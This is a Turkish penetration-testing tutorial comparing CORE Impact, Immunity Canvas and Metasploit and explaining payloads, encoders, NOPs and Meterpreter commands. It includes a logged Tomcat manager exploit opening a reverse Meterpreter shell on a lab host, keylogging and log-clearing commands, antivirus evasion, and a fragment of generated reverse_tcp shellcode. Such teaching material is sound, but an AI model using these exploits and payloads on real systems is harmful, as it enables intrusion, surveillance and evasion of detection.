
CORE Impact

CORE Impact, penetrasyon test aracıdır ve güvenlik açıklarını değerlendirmek ve test etmek için en kapsamlı çözümüdür. CORE Impact, sistem, aygıt ve uygulamalar arasında pivot yapan saldırılardan çoğaltılmasını güçlendiren ve kötüye kullanıma açık zayıflıkların görevde kritik sistemleri ve verilere nasıl büyük riskler oluşturduğunu ortaya koyan tek çözümüdür.

Özellikleri

- Ele geçirilen sistemler üzerinden exploit çalıştırabiliyor
- Payload olarak “Core Agent” kullanılıyor
- Harici araçlar ve rapor üretme yeteneği ile tam bir denetim aracı olmayı hedefliyor
- Başarılı bir grafik arabirimi bulunmakta
- Çok sayıda uzak ve yerel exploit bulunmakta
- Recon ve exploitler python ile yazılmış ve açık kaynak kodlu
- InlineEGG ile Shellcode oluşturma

CORE Impact Arayüzü




Immunity Canvas

Immunity Canvas, güvenlik uzmanları tarafından penetrasyon testi ve saldırısı simülasyonlarının yapılmasını sağlayan güvenilir bir güvenlik değerlendirme aracıdır.

Özellikleri

- Başarılı grafik arabirim
- Kaynak kodu açık olarak satılıyor
- Çok sayıda yardımcı araç, uzak ve yerel exploit barındırıyor
- Recon ve exploitler python ile yazılmış ve açık kaynak kodlu
- Yerel exploitler ile “Agent” yetkileri yükseltilmekte
- Harici firmalar tarafından geliştirilen zero day exploitlerini kullanabiliyor

Immunity Canvas Arayüzü



Metasploit Pro


Metasploit Framework sızma testi uzmanları için geliştirilmiş, içinde binlerce zararlı yazılım ve materyal içeren, ayrıca sızma testi sırasında kullanılabilen çeşitli yardımcı araçlar da içeren bir platformdur. 2003 yılında perl ile yazılmış olan bu platform 2007 yılında ruby dili ile tamamen baştan tekrardan yazılmıştır. Metasploit Framework başlarda network üzerinde çeşitli numaralar yapmak üzerine oyun icabı geliştirilmiş bir platformken sonraları ciddi saldırılar yapmak üzerine kurgulanmış bir platform halini almıştır. Metasploit framework'ün ücretsiz community (topluluk) sürümü olduğu gibi ücretli Pro sürümü de mevcuttur.

Pro sürümü Rapid7 şirketi tarafından 2010 yılının Ekim ayında, sızma testi kullanıcıları için açık çekirdekli ticari Metasploit sürümü olan Metasploit Pro'yu ekledi. Metasploit Pro,

Metasploit Framework'ün tüm özelliklerini ve web uygulama tarama ve exploit, etkileme/hile kampanyaları ve VPN (Sanal Özel Ağ) pivoting uygulamasını içerir.

Metasploit Framework dört adet arayüze sahiptir. Bunlar; msfconsole, msfcli, armitage ve cobalt strike şeklindedir. Arayüz ile kastedilen şey Metasploit Framework ile etkileşim halinde olduğumuz yazılımlardır. Metasploit Framework bir platformdur ve örneğin msfconsole onu kullanan, organize eden bir yazılımdır. Msfconsole komut satırı üzerinden metasploit frameworkü kullanmamızı sağlar, msfcli yine komut satırı üzerinden metasploit framework'ü kullanmamızı sağlar, fakat msfconsole'da birkaç satırda yapılabilen bir işlemi msfcli tek satırda yapabilmektedir. Armitage ücretsiz yazılımı (arayüzü) GUI üzerinden metasploit framework'ünü kullanmamızı sağlar. Cobalt Strike ücretli yazılımı (arayüzü) ise yine GUI üzerinden metasploit framework'ünü kullanmamızı sağlar. Özette msfconsole ve msfcli metasploit framework'ünü komut satırı üzerinden, armitage ve cobalt strike ise metasploit framework'ünü pencereler (GUI) üzerinden kullanma imkan sunan arayızlerdir.

Sayılan bu metasploit framework arayüzleri içerisinde msfconsole en sık kullanılan metasploit framework arayüzüdür. Çünkü msfconsole Metasploit Framework'ü hükmetme konusunda en kapsamlı ve en esnek arayüze sahip olandır. Aşağıda msfconsole 'un çalıştırıldıkten sonraki bir ekran alıntısını görmektesiniz:



The screenshot shows a terminal window titled 'davut@kali: ~'. The window contains the following text:

```
davut@kali:~$ msfconsole
```

Metasploit logo (ASCII art)

```
[ metasploit v5.0.99-dev ]
```

```
+ -- =[ 2045 exploits - 1106 auxiliary - 344 post ]
```

```
+ -- =[ 566 payloads - 45 encoders - 10 nops ]
```

```
+ -- =[ 7 evasion ]
```

Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

Metasploit Framework'te altı adet modül türü bulunmaktadır. Bunlar exploit, payload, auxiliary, post-exploitation, encoder ve nop şeklindedir. Bu modül kategorilerinden exploit kategorisi sizme girişiminde kullanılacak zararlı dosyaları içerir.

Özellikleri

- 2.x ve 3.x olarak iki ayrı sürümü bulunmaktadır.
- 2045 exploit – 566 payload bulunuyor
- Çok farklı türde payloadlar kullanılabiliyor(Agent(Meterpreter), VNC DLL İ̄njection, Shellcode Üretimi (Shrll bind, Reverse, Findsock), Binary Upload)
- Çok sayıda farklı encoder kullanılabiliyor(Alpha2, Pex, Shikata Ga Nai, Sparc)
- Konsol, web ve seri arabirimleri bulunuyor, 3.x de grafik arabirime de sahip
- En güçlü özelliği Post-Exploitation yetenekleri(Meterpreter, VNC, DLL İ̄njection, Anti-Forensic, Process Migration vb.)

```
davut@kali: ~

File Actions Edit View Help

HttpUsername tomcat      no      The username to authenticate as
Proxies          no      A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS         192.168.19.134 yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file
:<path>''
RPORT           8080      yes      The target port (TCP)
SSL             false     no      Negotiate SSL/TLS for outgoing connections
TARGETURI       /manager   yes      The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST          no      HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
_____|_____|_____|_____|_____
LHOST  192.168.19.133  yes      The listen address (an interface may be specified)
LPORT  4444            yes      The listen port

Exploit target:
Id  Name
--  --
0   Java Universal

msf5 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.19.133:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying 8ZrcX9NB ...
[*] Executing 8ZrcX9NB ...
[*] Undeploying 8ZrcX9NB ...
[*] Sending stage (53944 bytes) to 192.168.19.134
[*] Meterpreter session 1 opened (192.168.19.133:4444 → 192.168.19.134:55839) at 2020-12-02 12:49:37 -0500

meterpreter > |
```

| Özellikler | Core Impact | Immunity Canvas | Metasploit Framework |
|-------------------------------|-----------------|-----------------|-----------------------|
| İşletim Sistemi | Windows | Windows/Linux | Windows/Linux |
| Grafik Kullanıcı Arabirimleri | Var | Var | 2.x yok / 3.x var |
| Script Dili | Python | Python | 2.x Perl / 3.x Ruby |
| Ağ Haritalama | Var | Var | 2.x yok |
| İstemci Exploitleri | Var | Var | Var |
| Yerel Exploitler | Var | Var | Yok |
| Web Exploitler | Yok | Yok | Yok |
| Payload Kullanımı | Agent/InlineEgg | Agent | Meterpreter/Shellcode |
| Encoder Kullanımı | Yok | Yok | Var |
| Otomatize Exploit İşlemi | Var | Var | Yok |
| Raporlama | Var | Yok | Yok |
| Anti-Forensic Özelliği | Yok | Yok | Var |

Shellcode Nedir?

Shellcode, çalışan bir programın kontrolünü ele geçirmek amacıyla bir bilgisayarın belleğine enjekte edilen makine kodu dizisi veya çalıştırılabilir talimatlardır. Böyle bir saldırında, adımlardan biri, yürütülecek bir sonraki talimatı tanımlayan program sayacının kontrolünü kazanmaktadır. Program akışı daha sonra eklenen koda yönlendirilebilir. Saldırgan makine kodu, saldırının yükü olarak adlandırılır ve genel olarak kabuk kodu terimi tarafından ifade edilen ögedir. Bu yöntem genellikle bir işletim sistemi komut kabuğu açarak bir saldırana erişim vermek için kullanılır, bu nedenle genel olarak kod enjeksiyon saldıruları kabuk kod olarak bilinir hale gelmiştir. Kullanılan güvenlik açığı, genellikle bir programın bellek atama, girdi verilerinin geçerliliğini denetleme ve bellek hatalarını işleme biçiminde oluşur.

Encoder Nedir?

Bir yazılımın, anti virüs programlarına yakalanmaması için yapılan kriptolama işleminde kullanılan araçtır.

Linux üzerinden basit bir şifreleme işleminin nasıl yapıldığını göreceğiz.

```
davut@kali:~  
File Actions Edit View Help  
davut@kali:~$ echo "merhaba dünya" | base64  
bWVyaGFiYSBkw7xueWEK  
davut@kali:~$
```



Merhaba dünya string'ini base64 formatında encode edelim. Bunun için terminalimizde encode edeceğimiz ifadeyi echo komutunu kullanarak base64 formatında olacağını belirtiyoruz.

İfademizin yeni hali “bWVyaGFiYSBkw7xueWEK” şimdi bunu nasıl eski haline getireceğiz? Bunun için sadece base64 format ifademize -d parametresini eklememiz gereklidir. Bu parametrenin anlamı decode(kod çözme) dir.

```
davut@kali:~  
File Actions Edit View Help  
davut@kali:~$ echo "merhaba dünya" | base64  
bWVyaGFiYSBkw7xueWEK  
davut@kali:~$ echo "bWVyaGFiYSBkw7xueWEK" | base64 -d  
merhaba dünya  
davut@kali:~$
```



Payload Nedir?

Hedef sisteme exploit doğru bir şekilde uygulandıktan sonra hedefe yollandı ve çalıştırılması istenen modüle verilen addır. Bu modül aracılığıyla ile karşı ile taraf ile bağlantımız sağlanmış olup girmemiz gereken komutları bizden bekler ve kendisi aracılığı ile açmış olduğumuz servise gönderir ve karşı tarafta çalışmasını sağlar.

Payload için bir örnek vermek gerekirse exploit bir taş, Payload ise elimiz, exploit ile bir evin camını kırınız Payload ile de içерiden bir şey alır veya değiştiririz.

Payload Modüllerinin Özellikleri

Payload modüllerinin temel özellikleri aşağıdaki gibi listelenebilir.

- Payload modülleri, diğer modüllerden farklı olarak çalışma anında çeşitli bileşenlerin beraber çalışmasıyla oluşurlar.
- Payload genellikle assembly dili kullanılarak geliştirilir.
- Payload platform ve işletim sistemi bağımlıdır; Windows işletim sistemi için geliştirilen bir payload Linux işletim sistemleri için çalışmaz. Bunun yanında Windows 7 için hazırlanan bir payload Windows 8'de, 64 bit için hazırlanan bir payload 32 bit mimaride, SP1 için hazırlanan ise SP2'de çalışmaz.

Metasploit Framework içerisinde 3 farklı grup payload modülü bulunur. Tekil(Singles), Sahneleyiciler(Stagers) ve Sahneler(Stages) olarak adlandırılır.

Tekil Payloadlar(Singles)

Bu tür payload modülleri, ihtiyaç duydukları bütün kodları ve işlemleri kendi bünyesinde barındırırlar. Çalışmak için herhangi bir yardımcıya ihtiyaç duymazlar. Örneğin, hedef sisteme bir kullanıcı ekleyen payload, işlemini yapar ve durur. Başka bir komut satırına vb. ihtiyaç duymaz. Tek başlarına bir program olduklarında netcat vb. programlar tarafından fark edilip yakalanabilirler.

Sahneleyiciler(Stagers)


Sahneleyici payload modülleri, hedef bilgisayar ile yerel bilgisayar arasında ağ bağlantısı kurulan kodlardır. Genellikle küçük kodlar barındırırlar. Çalışabilmek için bir sahneye ihtiyaç duyarlar. Metasploit Framework, en uygun olan payload modülünü kullanacak, başarılı olmaz ise daha az başarı vadeden payload otomatik olarak seçilecektir.

Sahneler(Stages)

Sahne olarak ifade ettiğimiz payload modül tipleri, sahneleyiciler tarafından kullanılırlar.

Aracılık ettiklerinden windows/shell/bind_tcp isimlendirmesinde orta kısma yazılırlar.

Herhangi bir boyut kısıtlamaları yoktur. Meterpreter, VNC Injection ve iPhone ‘ipwn’ Shell bunlara örnek olarak verilebilir.



The terminal window shows the following command and its output:

```
davut@kali:/usr/share/metasploit-framework/modules/payloads$ ls
dict          jarwrapper      perl-openssl-defaults    weevily
dictionaries-common java          pgcli                wfuzz
dirb          javascript     php7.4-common        whatweb
dirbuster      java-wrappers   php7.4-json         windows-binaries
distro-info     john          php7.4-mysql       windows-resources
dvju          kali-debtags    php7.4-opcache      wireshark
dnsenum        kali-defaults  php7.4-readline    wordlists
dnsrecon       kali-menu      pipal                X11
doc           kali-themes    pixmaps              xdg-desktop-portal
doc-base       kali-undercover pkgconfig            xfce4
dpkg          kazam          plasma               xfwm4
drirc.d        kde4           plymouth             xgreeters
emacs         keyrings        polkit-1            xml
emacsen-common keyutils       poppler             xsessions
enchant-2      King-phisher  kismet               zaproxy
engrampa       kismet         postgresql          zenity
enum4linux     kismet-capture-common postgresql-common zoneinfo
ettercap       konsole        ppp                 zsh
exploitdb      laudanum      proj                zsh-autosuggestions
fern-wifi-cracker legion       publicsuffix      zsh-syntax-highlighting
davut@kali:/usr/share$ cd metasploit-framework/
davut@kali:/usr/share/metasploit-framework$ ls
app           documentation  metasploit-framework.gemspec msfdb      msfupdate  Rakefile    script-recon
config        Gemfile       modules                  msfjson-rpc.ru msfvenom   ruby       scripts
data          Gemfile.lock  msfconsole              msfrpc      msf-ws.ru  script-exploit tools
db            lib           msfcd      plugins      script-password vendor
davut@kali:/usr/share/metasploit-framework$ cd modules/
davut@kali:/usr/share/metasploit-framework/modules$ ls
auxiliary    encoders     evasion     exploits    nops     payloads  post
davut@kali:/usr/share/metasploit-framework/modules$ cd payloads/
davut@kali:/usr/share/metasploit-framework/modules/payloads$ ls
singles      stagers     stages
davut@kali:/usr/share/metasploit-framework/modules/payloads$
```

The last three lines of the output, which list the payload types: 'singles', 'stagers', and 'stages', are highlighted with a red box.

Payload Tipleri Nelerdir?

Yazının ilk bölümünde Payloadları 3 gruba ayırmıştık. Şimdi payloadları tiplerine göre inceleyelim.

Inline (Non Staged)

Bu tür payloadlar, ihtiyaç duydukları sahneyi (shell) de kendi içlerinde bulundurduklarından daha stabil çalışırlar. Boyutları bir miktar büyük olduklarında karşı tarafın fark etmesi de daha kolay olmaktadır. Bazı Exploitler, kısıtlamalarından dolayı bu payloadları kullanamayabilirler.

Staged

Sahneleyiciler, karşı taraftan aldığı bir bilgiyi yine karşı tarafta çalıştırırmak istediginde kendisine sağlanan sahneyi (stage) kullanır. Bu tip payloadlara Sahlenen (Staged) adı verilmektedir.

Meterpreter

Meterpreter, Meta-Interpreter ifadelerinin birleşiminden oluşan ismiyle tam anlamıyla bir komut satırı programıdır. dll enjeksiyonu aracılığıyla ve doğrudan RAM hafızasında çalışır. Hard Diskte hernagi bir kalıntı bırakmaz. Meterpreter üzerinden kod çalıştırırmak veya iptal etmek, çok kullanışlıdır.

PassiveX

PassiveX olarak ifade edilen payload tipleri firewall atlatmak için kullanılırlar. ActiveX kullanarak gizli bir Internet Explorer prosesi oluştururlar. Bu tür payload tipleri hedef bilgisayar ile haberleşmek için HTTP istek ve cevaplarını kullanır.

NoNX

NX (No eXecute) bit adı verilen kısıtlı alanlar, işlemcinin belli hafıza alanlarına müdahale etmesini yasaklamakta kullanılır. Eğer bir program RAM hafızanın kısıtlı alanına müdahale etmek isterse, bu istek işlemci tarafından yerine getirilmez ve bu davranış DEP (Data Execution Prevention) sistemi tarafından engellenir. İşte NoNX payload tipleri bu kısıtlamayı aşmak için kullanılırlar.

Ord

Ordinal payload modülleri, Windows içinde çalışırlar ve neredeyse tüm Windows sürümlerinde çalışabilecek tarzda basittirler. Neredeyse tüm sürümlerde çalışabilir olmalarına rağmen, bu tip payloadların çalışması için bir ön gereklilik bulunmaktadır. Sistemde ws2_32.dll önceden yüklü bulunmalıdır. Ayrıca çok kararlı degildirler.

IPv6

Bu tip payload modülleri IPv6 ağ haberleşmesi için kullanılmak üzere tasarlanmıştır.

Reflective DLL injection

Bu tür payload modülleri, hedef sistemin hafızasına yerleştirir. Hard Diske dokunmazlar ve VNC, Meterpreter gibi payload tiplerinin çalışmasına yardım ederler.

Nops Nedir?

Payload scriptlerinin sürekli ve sağlıklı çalışmasını sağlayan modüllerdir. Nops bir yükü önceden belirlenmiş bir tampon boyutuna, esasen kırılmayan bir alanın montaj versiyonuyla doldurur, orada bir şey var ve işlemci onu okuyor, ama onunla kesinlikle bir şey yapmıyor. Nops, No OPerationS'nın kısaltmasıdır. "Hiçbir şey yapma" anlamına gelir. Ve bu bir arabellek taşıması oluşturmak için çok önemlidir. Arabellek taşmalarında, yükün kendisinden önce çok fazla alan ayırmak, bellekte güvenilir bir dönüş adresi sağlamak için kullanılır

```
msf5 > use auxiliary/scanner/http/tomcat_enum
msf5 auxiliary(scanner/http/tomcat_enum) > show nops

NOP Generators
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
0  aarch64/simple           manual  No    Simple
1  armle/simple            manual  No    Simple
2  mipsbe/better          manual  No    Better
3  php/generic             manual  No    PHP Nop Generator
4  ppc/simple              manual  No    Simple
5  sparc/random            manual  No    SPARC NOP Generator
6  tty/generic             manual  No    TTY Nop Generator
7  x64/simple              manual  No    Simple
8  x86/opty2               manual  No    Opty2
9  x86/single_byte         manual  No    Single Byte

msf5 auxiliary(scanner/http/tomcat_enum) > 
```

Auxiliary Nedir?

Modüller için geliştirilmiş ek programcılar yardımcı araçlardır. Exploit öncesi bilgi toplamak exploit sonrası hedef sistemde ilerlemek için kullanılır. Metasploit' de en çok kullanılan araçlardan biri Aux modülleridir.

Üst Düzey Payloadlar

Meterpreter

Meterpreter, Meta-Interpreter'in kısaltılmıştır. Modül destekli üst düzey bir payload'tır. Açık kaynak kodlu kolayca geliştirilebilir, kendi eklentilerinizi geliştirmenize izin verir ve DLL olarak yeni modüller eklenebilir.

Meterpreterin çalıştığı sistemlerde anti-virus yazılımları, ids tarzı yazılımlardan korunmak için içerik dâhili kriptolama özelliği mevcuttur. Meterpreter ile Dll ve VNC Injection yapılabilir.

MSF 3.x ile birlikte yeni gelen; Süreç birleştirme, IRB script desteği, Timestomp ve SAM HashDump, Webcam'den görüntü alma ve mikrofondan ortam dinleme özellikleri mevcut. Meterpreter yeni bir alt süreç olarak doğrudan bellekte çalışıyor bu sayede saldırgan, hacking sonrası kurban bilgisayarda iz bırakmaz ve adli delil toplamada sürecinde saldırıyla dair iz bulmayı zorlaştırır.

Varsayılan Meterpreter Komutları

help: Adından da anlaşılacağı gibi Meterpreter içinde help komutunu verdığımızde kullanılabilir komutları listeler ve kısaca açıklamalarını verir.

background: Aktif olan Meterpreter oturumunu arka plana gönderir ve sizi tekrar msf > komut istemcisine getirir. Arka plandaki Meterpreter oturumunu açmak için sessions komutunu kullanabiliriz.

Channel: Aktif Meterpreter kanalları hakkında bilgi verir.

use: Bir veya daha fazla eklenti yüklemek için kullanılır.

loadlib: Uzak sistemi istismar sürecinde yeni bir kütüphane yüklenebilir. Bu Kütüphanede istemci veya sunucu üzerinde olabilir.

close: Oturumu kapatır.

Exit: Aktif Meterpreter oturumundan çıkar ama oturumu sonlandırmaz.

migrate: Sistemdeki aktif bir uygulamaya entegre olur.

IrB: IRB script moduna geçer.

Ağ Komutları

ipconfig: Ağ ayarlarını görüntüler

portfwd: Yerel portu uzak bir servise yönlendirir

route: Yönlendirme tablosunu görüntüler ve değiştirir

Sistem Komutları

clearev: Olay loglarını temizler

drop_token: Herhangi bir etkin kimliğe bürünme belirteci bırakır

execute: Komut çalıştırma

getpid: Geçerli proses tanımlayıcısını gösterir

getprivs: Yetki yükseltme komutlarını gösterir

getuid: Sunucuda çalışan kullanıcıyı gösterir

kill: Bir prosesi öldürür

ps: Çalışan prosesleri listeler

Kullanıcı Arayüzü Komutları

enumdesktops: Erişilebilir tüm masaüstlerini gösterir

getdesktop: Geçerli Meterpreter masaüstüünü göster

keyscan_dump: Klavye girişlerini kaydeder

keyscan_start: Klavye girişlerini dinlemeye başlar

keyscan_stop: Klavye girişlerini dinlemeyi durdurur

screenshot: Masaüstü ekran görüntüsü al

Yetki Yükseltme Komutları

getsystem: Yerel yetki yükseltme tekniklerini uygula

Shellcode Oluşturma

Saldırganların erişim kazandıkları bilgisayarlara istediği zaman ulaşıp root olabilmesini sağlayan, exploit sırasında kullanılan bir kod.

Shellcode aslında bir makine dili, cpu instructionlardan oluşur. High level bir dilde örneğin c de compiler ettiğimiz bize assembly instructionları çıkartıyor. Bu oluşan makine instructionları bilgisayar alıp doğrudan memory yerleştiriliyor ve oradan anahtarlanıp çalıştırılıyor. Burada Shellcode' muza göre backdoor oluşturabilir veya buffer overflow saldırısı yapabiliriz.

```
msf5 payload(windows/meterpreter/reverse_tcp) > generate
# windows/meterpreter/reverse_tcp - 280 bytes (stage 1)
# https://metasploit.com/
# VERBOSE=false, LHOST=0.0.0.0, LPORT=4444,
# ReverseAllowProxy=false, ReverseListenerThreaded=false,
# StagerRetryCount=10, StagerRetryWait=5, PingbackRetries=0,
# PingbackSleep=30, PayloadUUIDTracking=false,
# EnableStageEncoding=false, StageEncoderSaveRegisters=,
# StageEncodingFallback=true, PrependMigrate=false,
# EXITFUNC=process, AutoLoadStdapi=true,
# AutoVerifySession=true, AutoVerifySessionTimeout=30,
# InitialAutoRunScript=, AutoRunScript=, AutoSystemInfo=true,
# EnableUnicodeEncoding=false, SessionRetryTotal=3600,
# SessionRetryWait=10, SessionExpirationTimeout=604800,
# SessionCommunicationTimeout=300, PayloadProcessCommandLine=,
# AutoUnhookProcess=false
buf =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7" +
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78" +
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3" +
"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01" +
